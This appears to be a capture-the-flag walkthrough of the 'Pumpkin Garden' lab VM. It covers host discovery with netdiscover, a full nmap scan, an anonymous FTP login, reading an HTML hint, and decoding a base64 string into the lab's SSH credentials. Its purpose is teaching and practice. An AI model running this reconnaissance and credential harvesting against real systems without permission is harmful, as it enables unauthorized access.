
Pumpkin Garden

Walkthrough by Basil
Wattlecorp Cybersecurity Labs

Reconnaisance


First let's start by identifying our target network using netdiscover
sudo netdiscover -i vboxnet0



```
Currently scanning: 192.168.82.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:b3:fb:53      1      42  PCS Systemtechnik GmbH
192.168.56.184  08:00:27:20:a9:84      1      60  PCS Systemtechnik GmbH
```

Target IP- 192.168.56.184

Now let's find open ports,services,version etc using nmap tool.
sudo nmap -A -p- 192.168.56.184




```
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkingarden]
└──╼ $sudo nmap -A -p- 192.168.56.184
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 19:24 IST
Nmap scan report for 192.168.56.184
Host is up (0.00061s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
1515/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Mission-Pumpkin
3535/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d8:8d:e7:48:3a:3c:91:0e:3f:43:ea:a3:05:d8:89:e2 (DSA)
|   2048 f0:41:8f:e0:40:e3:c0:3a:1f:4d:4f:93:e6:63:24:9e (RSA)
|   256 fa:87:57:1b:a2:ba:92:76:0c:e7:85:e7:f5:3d:54:b1 (ECDSA)
|_  256 fa:e8:42:5a:88:91:b4:4b:eb:e4:c3:74:2e:23:a5:45 (ED25519)
MAC Address: 08:00:27:20:A9:84 (Oracle VirtualBox virtual NIC)
Device type: general purpose
```

We found three open ports.
21(ftp) - anonymous login is allowed
1515(http)
3535(ssh)


Enumeration

Since the anonymous login is allowed from the nmap scan let's login into ftp and see whats present.



```
-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
226 Directory send OK.
ftp> exit
221 Goodbye.
┌─[baz@parrot]─[~/comp ctf walkthroughs]
└──╼ $
┌─[baz@parrot]─[~/comp ctf walkthroughs]
└──╼ $cd pumpkingarden/
┌─[baz@parrot]─[~/comp ctf walkthroughs/pumpkingarden]
└──╼ $ftp 192.168.56.184
Connected to 192.168.56.184.
220 Welcome to Pumpkin's FTP service.
Name (192.168.56.184:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (88 bytes).
226 Transfer complete.
88 bytes received in 0.02 secs (3.4750 kB/s)
ftp> 
```

Great there was a txt file we downloaded and it didn't provide much info.Let's move on.
Since there is a http webpage present let's explore and enumerat the contents in it.




Taste a pumpkin

My dear friend, I ♥ to sit on a pumpkin and have it all to myself,
rather than sitting with a crowd on a velvet cushion. So, it is better you get one for yourself.

Please Don't disturb me...


I can't help you in getting your pumpkin.
But, I found the route map to ***PumpkinGarden*** somewhere under the hood.

It was a simple webpage let's check source code.


http://192.168.56.184:1515/ - Mozilla Firefox
view-source:http://192.168.56.184:1515/


```
<html>
<head>
<title>Mission-Pumpkin</title>
<link rel="icon" href="img/favicon.ico" type="image/gif" sizes="16x16">
<style>
body {
  background-color: #FCF0E4;
}
.center {
  display: block;
  margin-left: auto;
  margin-right: auto;
  width: 30%;
}

</style>
</head>
<body>
<img src= "img/pumpkin.gif" class="center" />

<center>
<p style="font-family: verdana; font-size: 120%;">
My dear friend, I <span style="font-size:100%;color:red;">&hearts;</span>
 to sit on a pumpkin and have it all to myself,</br>
rather than sitting with a crowd on a velvet cushion. So, it is better you get one for yourself.</br></br>
<!-- searching for the route map? Pumpkin images may help you find the way -->
Please Don't disturb me... </br></br></br>
I can't help you in getting your pumpkin.</br>But, I found the route map to <b><i>PumpkinGarden</i></b> somewhere under the hood.
</p>
</center>


</body>
</html>
```

There was a hint to check in image directory. May be it might lead us.
From the img directory we found another directory and inside it a txt file




```
c2NhcmVjcm93IDogNVFuQCR5
```

When we decoded this text using base64 we found a credentials
scarecrow : 5Qn@$y



